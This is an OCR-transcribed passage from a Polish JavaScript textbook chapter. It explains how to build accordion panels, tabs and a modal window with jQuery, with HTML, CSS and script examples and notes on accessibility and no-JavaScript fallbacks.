Panel accordion zawiera tytuły; kliknięcie dowolnego z nich powoduje wyświetlenie = większego panelu zawartości.

PANELE KART


W przypadku kart automatycznie jest wyświetlany jeden panel, ale kliknięcie innej karty powoduje = zmianę wyświetlanego panelu.

OKNO MODALNE

Kliknięcie łącza okna modalnego (lightbox) powoduje wyświetlenie ukrytego panelu.

PRZEGLĄDARKA ZDJĘĆ

Przeglądarka zdjęć pozwala na wyświetlanie różnych obrazów na tej samej przestrzeni, gdy użytkownik kliknie miniaturę obrazu.



SLAJDY RESPONSYWNE

Slajdy pozwalają na wyświetlanie paneli zawartości, które „wjeżdżają” do widoku, gdy użytkownik porusza się między nimi.

UTWORZENIE WTYCZKI JQUERY

W ostatnim przykładzie powrócimy do panelu accordion (pierwszy przykład) i zmienimy go na wtyczkę jQuery.

PODZIAŁ ODPOWIEDZIALNOŚCI

Jak już mogłeś się przekonać, dobrą praktyką jest rozdział treści = (w znacznikach HTML), warstwy prezentacyjnej (w regułach CSS) oraz zachowania (w kodzie JavaScript).

Ogólnie rzecz ujmując, kod powinien odzwierciedlać następujące fakty:

- Kod znaczników HTML jest odpowiedzialny za = nadanie struktury dla treści.
- Style CSS są odpowiedzialne za utworzenie = warstwy prezentacyjnej.
- Kod JavaScript jest odpowiedzialny za zdefiniowanie zachowania strony.

Wymuszenie zastosowania takiego rozdziału = prowadzi do opracowania kodu, który staje się = łatwiejszy w konserwacji oraz do ponownego = wykorzystania. Wprawdzie tę koncepcję być może = już znasz, ale trzeba pamiętać, że w JavaScript = bardzo łatwo można łączyć poszczególne rodzaje = kodu. Regułę można zdefiniować następująco: = edycja szablonów HTML lub arkuszy stylów = nie powinna wymuszać ponownej edycji kodu = JavaScript, i na odwrót.

Obserwatory zdarzeń i wywołania do funkcji = można umieszczać w plikach JavaScript zamiast = na końcu dokumentu HTML.

Jeżeli zachodzi potrzeba zmiany stylu powiązanego z elementem, to zamiast zapisywać style = w języku JavaScript, można uaktualnić wartość = atrybutów `class` tych elementów. To z kolei może = spowodować użycie nowych reguł z pliku CSS, = które zmienią wygląd elementów.

Kiedy skrypt uzyskuje dostęp do modelu DOM, = można oddzielić go od HTML przez zastosowanie = selektorów `class` zamiast znaczników.

KWESTIE DOSTĘPNOŚCI I BRAK OBSŁUGI JAVASCRIPT

Podczas tworzenia każdego skryptu powinieneś myśleć także o użytkownikach, którzy mogą korzystać ze strony internetowej w inny sposób, niż robisz to Ty.

KWESTIE DOSTĘPNOŚCI

Gdy użytkownik ma mieć możliwość pracy z elementem:

- jeśli to łącze, zastosuj element `<a>`;
- jeśli element działa w charakterze przycisku, zastosuj przycisk.

Oba wymienione elementy mogą być aktywne, a więc użytkownik zyskuje możliwość poruszania się między nimi za pomocą klawisza *Tab* (lub z wykorzystaniem innego rozwiązania, które nie jest oparte na myszy). Wprawdzie każdy element może stać się aktywny dzięki ustawieniu jego atrybutu `tabindex`, ale tylko `<a>` oraz kilka elementów danych wejściowych wywołuje zdarzenie `click` po naciśnięciu klawisza *Enter* przez użytkownika (atrybut ARIA `role="button"` nie symuluje tego zdarzenia).

BRAK OBSŁUGI JAVASCRIPT

Przedstawione w tym rozdziale menu panelu accordion, panele kart oraz slajdy responsywne domyślnie ukrywają całą swoją zawartość. W przypadku braku alternatywnego stylu zawartość ta będzie niedostępna dla użytkowników, którzy w przeglądarce internetowej wyłączyli obsługę języka JavaScript. Jednym z rozwiązań jest dodanie do znacznika otwierającego `<html>` atrybutu `class` o wartości `no-js`. Następnie klasa ta jest usuwana przez JavaScript (za pomocą metody `replace()` obiektu `String`), jeżeli jego obsługa będzie włączona. Klasę `no-js` można wykorzystać do zapewnienia alternatywnych stylów użytkownikom, którzy wyłączyli obsługę języka JavaScript w swoich przeglądarkach.

HTML c11/no-js.html

```
<!DOCTYPE html><html class="no-js"> ...
  <body>
    <div class="js-warning">Aby dokonać zakupów, musisz włączyć obsługę języka =
JavaScript.</div>
    <!-- Wyłącz obsługę języka JavaScript, aby zobaczyć różnicę. -->
    <script src="js/no-js.js"></script>
  </body>
</html>
```

JAVASCRIPT c11/js/no-js.js

```
var elDocument = document.documentElement;
elDocument.className = elDocument.className.replace(/(^|\s)no-js(\s|$)/, '$1');
```


PANEL ACCORDION

Gdy klikniesz tytuł w panelu accordion, odpowiedni panel wyświetli swoją zawartość.

Panel accordion jest najczęściej tworzony w ramach nieuporządkowanej listy (element `<ul>`). Każdy element `<li>` oznacza nowy element w panelu accordion. Poszczególne elementy zawierają:

- widoczną etykietę (w omawianym przykładzie to element `<button>`);
- ukryty panel wraz z zawartością (element `<div>`).


Kliknięcie etykiety powoduje wyświetlenie odpowiedniego panelu (lub jego ukrycie, gdy aktualnie jest wyświetlany w widoku). W celu ukrycia lub wyświetlenia panelu można zmienić wartość atrybutu `class` w odpowiednim panelu (wywołanie nowej reguły CSS pokazującej lub ukrywającej panel). W omawianym przykładzie biblioteka jQuery zostanie użyta do animacji panelu pojawiającego się w widoku lub znikającego z niego.



Inne skrypty kart zawierają liteAccordion i zAccordion. Znajdziesz je również w jQuery UI i Bootstrap.

W specyfikacji HTML5 wprowadzono elementy `<details>` i `<summary>`, przeznaczone do tworzenia podobnego efektu, ale gdy powstawała ta książka, ich obsługa w przeglądarkach nie była jeszcze zbyt rozpowszechniona. Dlatego też skrypty, takie jak omawiany, nadal będą stosowane w przypadku przeglądarek nieobsługujących wymienionych znaczników.

PANEL ACCORDION, W KTÓRYM WSZYSTKIE PANELE ZAWARTOŚCI SĄ UKRYTE



PANEL ACCORDION, W KTÓRYM WYŚWIETLONY JEST DRUGI PANEL ZAWARTOŚCI

Podczas wczytywania strony, reguły CSS są używane do ukrycia paneli.

Kliknięcie tytułu powoduje, że ukryty dotąd panel odtwarza animację pełnej zawartości panelu. Odbywa się to za pomocą jQuery.


Ponowne kliknięcie etykiety spowoduje ukrycie panelu.

ANIMACJA ZAWARTOŚCI ZA POMOCĄ METOD .SHOW(), .HIDE() I .TOGGLE()

Oferowane przez jQuery metody `.show()`, `.hide()` i `.toggle()` pozwalają na animację wyświetlania i ukrywania zawartości.

jQuery oblicza wielkość pudełka wraz z jego zawartością oraz wszystkimi marginesami i dopełnieniami. To jest niezwykle pomocne, zwłaszcza jeśli nie wiadomo, jaka zawartość będzie umieszczona w pudełku.

(Aby użyć animacji CSS, trzeba samodzielnie obliczyć wysokość, margines i dopełnienie pudełka).



Metoda `.toggle()` pozwala na uniknięcie konieczności tworzenia kodu warunkowego przeznaczonego do określenia widoczności pudełka. (Jeżeli pudełko jest wyświetlone, zostanie ukryte; gdy jest ukryte, zostanie wyświetlone).

Wszystkie trzy wymienione metody są skrótami dla metody `.animate()`. Na przykład metoda `.show()` jest skrótem dla następującego wywołania:


```
$('.accordion-panel')
.animate({
  height: 'show',
  paddingTop: 'show',
  paddingBottom: 'show',
  marginTop: 'show',
  marginBottom: 'show'
});
```

UTWORZENIE PANELU ACCORDION

Poniżej pokazano diagram zamiast na przykład sekwencji zdarzeń. Diagram ten może Ci pomóc w dwóch wymienionych poniżej aspektach.

i) Przeanalizowanie przedstawionego fragmentu kodu. Numery kroków na diagramie odpowiadają krokom w skrypcie pokazanym na stronie po prawej. Dzięki diagramom, krokom i komentarzom w kodzie zrozumienie działania poszczególnych fragmentów kodu powinno być dla Ciebie jeszcze łatwiejsze.
ii) Poznanie technik planowania skryptu przed przystąpieniem do jego tworzenia.

To nie jest „oficjalny" styl diagramu, ale pokazuje to, co się dzieje w skrypcie. Diagramy uwidoczniają, jak kolekcja małych, pojedynczych instrukcji pozwala na osiągnięcie większego celu. Jeżeli będziesz podążać za strzałkami na diagramie, zobaczysz, jak dane poruszają się po poszczególnych fragmentach skryptu.



Przekonajmy się teraz, jak diagram przekłada się na kod źródłowy. Wymienione poniżej kroki odpowiadają kodowi JavaScript przedstawionemu na stronie po prawej oraz diagramowi po stronie lewej.

1. Utworzenie kolekcji jQuery przeznaczonej do przechowywania elementów, których atrybut `class` ma wartość `accordion`. W kodzie HTML możesz zobaczyć, że odpowiada to elementowi nieuporządkowanej listy (na stronie może znajdować się wiele list, a każda z nich może tworzyć panel accordion). Obserwator zdarzeń czeka, aż użytkownik kliknie jeden z przycisków, których atrybut `class` ma wartość `accordion-control`. To powoduje wywołanie funkcji anonimowej.

2. Metoda `preventDefault()` uniemożliwia przeglądarce potraktowanie przycisku jak standardowego przycisku wysłania formularza. Dobrym rozwiązaniem jest użycie metody `preventDefault()` jak najwcześniej w funkcji, aby każdy przeglądający kod wiedział, że element formularza lub łącze nie robi tego, czego można od niego oczekiwać.

3. Inne elementy w jQuery są wybierane za pomocą słowa kluczowego `this`, które odnosi się do elementu klikniętego przez użytkownika. Trzy metody jQuery mają zastosowanie do dopasowanego zbioru składającego się z elementu klikniętego przez użytkownika.

4. Wywołanie `.next('.accordion-panel')` powoduje wybranie kolejnego elementu zawierającego klasę `accordion-panel`.

Niektórzy programiści używają UML (ang. *Unified Modeling Language*) lub klas diagramów. Jednak takie podejście jest znacznie trudniejsze, a prezentowane tutaj sekwencje zdarzeń mają pomóc Ci zobaczyć, jak interpreter porusza się po skrypcie.

5. Wywołanie `.not(':animated')` sprawdza, czy aktualnie jest odtwarzana animacja. (Jeżeli użytkownik kliknie kilkakrotnie tę samą etykietę, to uniemożliwi metodzie `.slideToggle()` kolejkowanie wielu animacji).

6. Wywołanie `.slideToggle()` wyświetli panel, jeśli aktualnie jest on ukryty. Natomiast jeżeli panel jest aktualnie wyświetlony, wywołanie `.slideToggle()` spowoduje jego ukrycie.

HTML c11/accordion.html

```
<ul class="accordion">
  <li>
    <button class="accordion-control">Klasyka</button>
    <div class="accordion-panel">Miejsce na zawartość panelu...</div>
  </li>
  <li>
    <button class="accordion-control">Seria kwiaty</button>
    <div class="accordion-panel">Miejsce na zawartość panelu...</div>
  </li>
  <li>
    <button class="accordion-control">Morze</button>
    <div class="accordion-panel">Miejsce na zawartość panelu...</div>
  </li>
</ul>
```

CSS c11/css/accordion.css

```
.accordion-panel {
  display: none;}
```

JAVASCRIPT c11/js/accordion.js

```
1 $('.accordion').on('click', '.accordion-control', function(e){ // Po kliknięciu.
2   e.preventDefault();          // Uniemożliwienie domyślnej akcji przycisku.
3   $(this)                      // Ustalenie elementu kliknięty przez użytkownika.
4     .next('.accordion-panel') // Wybór odpowiedniego panelu.
5     .not(':animated')          // Jeżeli animacja nie jest aktualnie odtwarzana.
6     .slideToggle();            // Użycie animacji do wyświetlenia lub ukrycia panelu.=
});
```

Zwróć uwagę, że kroki 4., 5. i 6. są wykonywane dla tych samych elementów wybranych przez jQuery. = Przykład panelu accordion pokazano w podrozdziale „Panel accordion".

PANEL KART

Po kliknięciu dowolnej karty następuje wyświetlenie powiązanego z nią = panelu. Panele kart przypominają nieco indeksy kart.

Możesz zobaczyć listę wszystkich kart, ale:

- tylko jedna karta powinna wyglądać na *aktywną*;
- tylko jeden panel odpowiadający aktywnej karcie powinien być wyświetlony = (wszystkie pozostałe muszą = być ukryte).

Karty są najczęściej tworzone = za pomocą nieuporządkowanej = listy. Poszczególne elementy = `<li>` na liście przedstawiają = karty, wewnątrz każdej karty = znajduje się łącze.

Panele występują po liście przechowującej karty; zostały = one umieszczone w elemencie = `<div>`.

Karta jest powiązana = z panelem:

- łącze w karcie ma atrybut = `href` (podobnie jak każde inne łącze);
- panel ma atrybut `id`.

Oba atrybuty mają tę samą wartość. (To dokładnie taka = sama reguła jak podczas = tworzenia łącza do innego = fragmentu na stronie HTML).

Inne skrypty kart zawierają Tabslet i Tabulous. Znajdziesz je również = w jQuery UI i Bootstrap.

KLIKNIĘTO PIERWSZĄ KARTĘ

KLIKNIĘTO DRUGĄ KARTĘ

Podczas wczytywania strony style CSS są używane do poziomego ułożenia kart i wskazania tej, która będzie uważana za aktywną.

CSS ponadto ukrywa panele = z wyjątkiem tego, który = odpowiada aktywnej karcie.

Kiedy użytkownik kliknie = łącze wewnątrz karty, skrypt = wykorzysta bibliotekę jQuery do = pobrania wartości atrybutu `href` łącza. Odpowiada ona wartości = atrybutu `id` panelu, który = powinien być wyświetlony.

Następnie skrypt uaktualnia = wartości w atrybucie `class` karty i panelu, dodając wartość = `active`. Ponadto wymieniona = wartość jest usuwana = z poprzednio aktywnej karty = i panelu.

Jeżeli użytkownik nie ma włączonej obsługi języka JavaScript = w przeglądarce, łącze w karcie = powoduje przeniesienie = użytkownika do odpowiedniego = fragmentu strony.

TWORZENIE PANELI KART




Diagram po lewej stronie pokazuje kroki, jakie trzeba wykonać w celu utworzenia kart. Kroki te odpowiadają kodowi HTML pokazanemu na stronie po prawej. Poniżej wyjaśniono, jak można przełożyć je na kod.

1. W jQuery wybierane są wszystkie zbiory kart na stronie. Metoda `.each()` wywołuje funkcję anonimową dla każdego zbioru kart (to przypomina działanie pętli). Kod w funkcji anonimowej jednorazowo działa tylko z jednym zbiorem kart, ale przedstawione tutaj kroki są powtarzane dla wszystkich zbiorów kart na stronie.

2. Cztery zmienne przechowują informacje szczegółowe o aktywnej karcie.

i) Zmienna `$this` przechowuje aktualny zbiór kart.

ii) Zmienna `$tab` przechowuje aktualnie aktywną kartę.=
Aktualnie aktywna karta jest pobierana przez metodę `.find()`.

iii) Zmienna `$link` przechowuje element `<a>` znajdujący się na karcie.

iv) Zmienna `$panel` przechowuje wartość atrybutu `href` aktywnej karty (zmienna ta będzie użyta do ukrycia panelu, gdy użytkownik wybierze inny panel).

3. Obserwator zdarzeń jest skonfigurowany do sprawdzenia, czy użytkownik kliknął którąkolwiek kartę na liście. Po kliknięciu karty następuje uruchomienie innej funkcji anonimowej.

4. Metoda `e.preventDefault()` uniemożliwia przeniesienie użytkownika na nową stronę po kliknięciu łącza.

5. Utworzenie zmiennej o nazwie `$link` przeznaczonej do przechowywania bieżącego łącza wewnątrz obiektu jQuery.

6. Utworzenie zmiennej `id` przeznaczonej do przechowywania wartości atrybutu `href` klikniętej karty. Nazwa zmiennej to `id`, ponieważ jest ona używana do pobrania dopasowanego panelu zawartości (za pomocą jego atrybutu `id`).

7. Konstrukcja `if` sprawdza, czy zmienna `id` zawiera wartość, a bieżący element jest **nieaktywny**. Jeżeli oba warunki są spełnione, to:

8. W atrybucie `class` poprzednio aktywnej karty i w panelu usuwane są wartości `active` (co dezaktywuje kartę i ukrywa panel).

9. W atrybucie `class` kliknięte karty i w odpowiadającym jej panelu następuje dodanie wartości `active` (co powoduje, że karta wygląda na aktywną i wyświetlony jest odpowiadający jej panel, wcześniej = ukryty). W tym samym czasie odniesienia do tych elementów są przechowywane w zmiennych `$panel` i `$tab`.

HTML c11/tabs.html

```
<ul class="tab-list">
  <li class="active"><a class="tab-control" href="#tab-1">Opis</a></li>
  <li><a class="tab-control" href="#tab-2">Składniki</a></li>
  <li><a class="tab-control" href="#tab-3">Dostawa</a></li>
</ul>
<div class="tab-panel active" id="tab-1">Zawartość 1...</div>
<div class="tab-panel" id="tab-2">Zawartość 2...</div>
<div class="tab-panel" id="tab-3">Zawartość 3...</div>
```

CSS c11/css/tabs.css

```
.tab-panel {
  display: none;}
.tab-panel.active {
  display: block;}
```

JAVASCRIPT c11/js/tabs.js

```
① $('.tab-list').each(function(){                    // Wyszukanie list kart.
②   var $this     = $(this);                         // Przechowywanie bieżącej listy.=
    var $tab      = $this.find('li.active');         // Pobranie aktywnego elementu listy.=
    var $link     = $tab.find('a');                  // Pobranie łącza z aktywnej karty.
    var $panel    = $($link.attr('href'));           // Pobranie aktywnego panelu.

③ $this.on('click', '.tab-control', function(e) {   // Po kliknięciu karty.
④     e.preventDefault();                           // Uniemożliwienie domyślnego zachowania elementu.
⑤     var $link = $(this);                          // Przechowywanie bieżącego łącza.
⑥     var id    = this.hash;                        // Pobranie atrybutu href klikniętej karty.

⑦     if (id && !$link.is('.active')) {             // Jeżeli nie jest aktualnie aktywny.
⑧       $panel.removeClass('active');               // Panel staje się nieaktywny.
        $tab.removeClass('active');                 // Karta staje się nieaktywna.

⑨       $panel = $(id).addClass('active');          // Panel staje się aktywny.
        $tab   = $link.parent().addClass('active'); // Karta staje się aktywna.
      }
    });
});
```

OKNO MODALNE

Okno modalne to dowolnego rodzaju zawartość, która pojawia się nad = pozostałą zawartością strony. Tego rodzaju okno musi być zamknięte, zanim będzie można znów korzystać z pozostałej części strony.


W omawianym przykładzie = okno modalne jest tworzone, = gdy użytkownik kliknie ikonę = serca w lewym górnym rogu = strony.

Okno modalne zostaje wyświetlone na środku strony i pozwala = użytkownikom na podzielenie = się daną stroną w różnych = serwisach społecznościowych.

Zawartość okna modalnego = zwykle znajduje się na stronie, = ale podczas jej wczytywania = jest ukrywana za pomocą CSS.

Następnie JavaScript pobiera = tę zawartość i wyświetla ją = wewnątrz elementów `<div>` tworzących okno modalne nad = istniejącą stroną.

Czasami okno modalne przyciemnia pozostałą część strony = wyświetlaną pod nim. Istnieje = możliwość, aby okno modalne = było wyświetlane automatycznie = po zakończeniu wczytywania = strony lub na skutek działań = podejmowanych przez użytkownika podczas pracy ze stroną.



Inne przykłady skryptów okna modalnego obejmują Colorbox = (opracowany przez Jacka L. Moore'a), Lightbox 2 (Lokesh Dhakar) = i Fancybox (Fancy Apps). Znajdziesz je również w jQuery UI = i Bootstrap.


Tak zwany **wzorzec projektowy** to termin stosowany przez programistów w odniesieniu do najczęściej spotykanego podejścia do rozwiązywania określonych problemów programistycznych.

W skrypcie wykorzystano **wzorzec modułu**. To popularny sposób tworzenia kodu, obejmujący logikę **publiczną** i **prywatną**.

Gdy skrypt zostanie umieszczony na stronie, inne skrypty mogą korzystać z jego metod publicznych: `open()`, `close()` i `center()`. Użytkownicy nie muszą uzyskać dostępu do zmiennych tworzących kod HTML, a więc pozostają one prywatne. (W podrozdziale „Obiekt modal", w punkcie „JavaScript", kod prywatny jest w kolorze zielonym).

Użycie modułów podczas tworzenia aplikacji wiąże się z wieloma zaletami, na przykład:

- pomaga w organizacji kodu;
- pozwala na testowanie i ponowne zastosowanie poszczególnych komponentów aplikacji;
- tworzy zakres i tym samym uniemożliwia powstawanie konfliktów nazw zmiennych i metod z istniejącymi w innych skryptach.



Ten skrypt okna modalnego tworzy obiekt (o nazwie `modal`), który z kolei dostarcza trzy nowe metody gotowe do użycia podczas tworzenia okien modalnych:

`open()` — otwiera okno modalne;
`close()` — zamyka okno;
`center()` — umieszcza okno na środku strony.

Inny skrypt może wykorzystać wywołanie metody `open()` i wskazać, która zawartość powinna pojawić się w oknie modalnym.

Użytkownicy tego skryptu muszą jedynie wiedzieć, jak działa metoda `open()`, ponieważ:

- metoda `close()` jest wywoływana przez obserwatora zdarzeń, gdy użytkownik kliknie przycisk zamykający okno;
- metoda `center()` jest wywoływana przez `open()`, a także przez obserwatora zdarzeń, gdy użytkownik zmieni wielkość okna.

W trakcie wywołania metody `open()` należy podać parametr wskazujący zawartość, jaka ma się znaleźć w oknie modalnym. (Istnieje również możliwość podania wymiarów okna).

W diagramie możesz zobaczyć, że skrypt umieszcza zawartość wewnątrz elementów `<div>`.

`<div.modal>` — działa w charakterze ramki wokół okna modalnego;

`<div.modal-content>` — działa w charakterze kontenera na zawartość umieszczaną na stronie;

`<button.modal-close>` — pozwala użytkownikowi na zamknięcie okna modalnego.

TWORZENIE OKNA MODALNEGO

Skrypt modalny wykonuje dwa zadania:
1. Tworzy kod HTML dla okna modalnego.
2. Zwraca obiekt `modal` zawierający metody `open()`, `close()` i `center()`.

Umieszczenie skryptu na stronie HTML nie przynosi żadnego widocznego efektu (podobnie jak dołączenie biblioteki jQuery na stronie nie ma wpływu na jej wygląd).


Pozwala jednak innym skryptom na użycie funkcjonalności obiektu `modal` i wywoływanie jego metody `open()` w celu utworzenia okna modalnego. (Podobnie jak dołączenie biblioteki jQuery pozwala na zastosowanie na stronie obiektu `jQuery` i jego metod).

Oznacza to, że osoby korzystające ze skryptu muszą tylko wiedzieć, jak wywołać metodę `open()`, i za jej pomocą utworzyć okno modalne.

W przykładzie przedstawionym na stronie poprawej okno modalne jest tworzone przez skrypt o nazwie *modal-init.js*. Sposób tworzenia obiektu `modal` i wykorzystania jego metod zobaczysz w podrozdziale „Obiekt modal". Teraz przyjmij, że użycie wymienionego skryptu jest odpowiednikiem dodania poniższego kodu. Powoduje on utworzenie obiektu o nazwie `modal` i dodanie trzech metod do obiektu:

```
var modal = {
  center: function() {
    // Miejsce na kod metody center().
  },
  open: function(settings) {
    // Miejsce na kod metody open().
  },
  close: function() {
    // Miejsce na kod metody close().
  }
};
```

Plik *modal-init.js* powoduje usunięcie zawartości ze strony HTML. Następnie dodaje procedurę obsługi zdarzeń wywołującą metodę `open()` obiektu `modal` w celu wyświetlenia okna modalnego wraz z zawartością przed chwilą usuniętą ze strony. Nazwa `init` to skrót od inicjacji — powszechnie używana nazwa plików i funkcji odpowiedzialnych za przeprowadzenie konfiguracji na stronie lub innych części skryptu.



1. W pierwszej kolejności skrypt pobiera zawartość elementu posiadającego atrybut `id` o wartości `share-options`. Zwróć uwagę, jak metoda jQuery o nazwie `.detach()` usuwa tę zawartość ze strony.
2. Konfiguracja procedury obsługi zdarzeń wywoływanej po kliknięciu przycisku przez użytkownika. Wówczas następuje uruchomienie funkcji anonimowej.
3. Funkcja anonimowa używa metody `open()` obiektu `modal`. Pobiera parametry w postaci literału obiektu:

- `content` — zawartość przeznaczona do wyświetlenia w oknie modalnym; w omawianym przykładzie to zawartość elementu posiadającego atrybut `id` o wartości `share-options`;
- `width` — szerokość okna modalnego;
- `height` — wysokość okna modalnego.

W kroku 1. została użyta metoda `.detach()`, ponieważ powoduje umieszczenie w pamięci elementów i procedur obsługi zdarzeń, co pozwala na ich późniejsze wykorzystanie. Biblioteka jQuery oferuje także metodę `.remove()`, która jednak całkowicie usuwa elementy.

UŻYCIE SKRYPTU OKNA MODALNEGO

HTML c11/modal-window.html

```
①      <div id="share-options">
         <!-- To jest miejsce na komunikat i przyciski serwisów społecznościowych. -->
       </div>
       <script src="js/jquery.js"></script>
②      <script src="js/modal-window.js"></script>
③      <script src="js/modal-init.js"></script>
     </body>
   </html>
```

Zwróć uwagę na trzy rzeczy w powyższym kodzie = HTML.

1. Znacznik `<div>` zawierający miejsce na = przyciski serwisów społecznościowych.

2. Łącze do skryptu tworzącego obiekt `modal` (*modal-window.js*).

3. Łącze do skryptu wyświetlającego okno = modalne za pomocą obiektu `modal` (*modal-init.js*) = przeznaczonego na przyciski serwisów społecznościowych.

Przedstawiony poniżej plik *modal-init.js* wyświetla = okno modalne. Zwróć uwagę, że metoda `open()` otrzymuje w formacie JSON trzy fragmenty = informacji:

i) zawartość (`content`) wyświetlaną w oknie = modalnym (wymagana);

ii) szerokość (`width`) okna modalnego (opcjonalna, nadpisuje wartość domyślną);

iii) wysokość (`height`) okna modalnego (opcjonalna, nadpisuje wartość domyślną).

JAVASCRIPT c11/js/modal-init.js

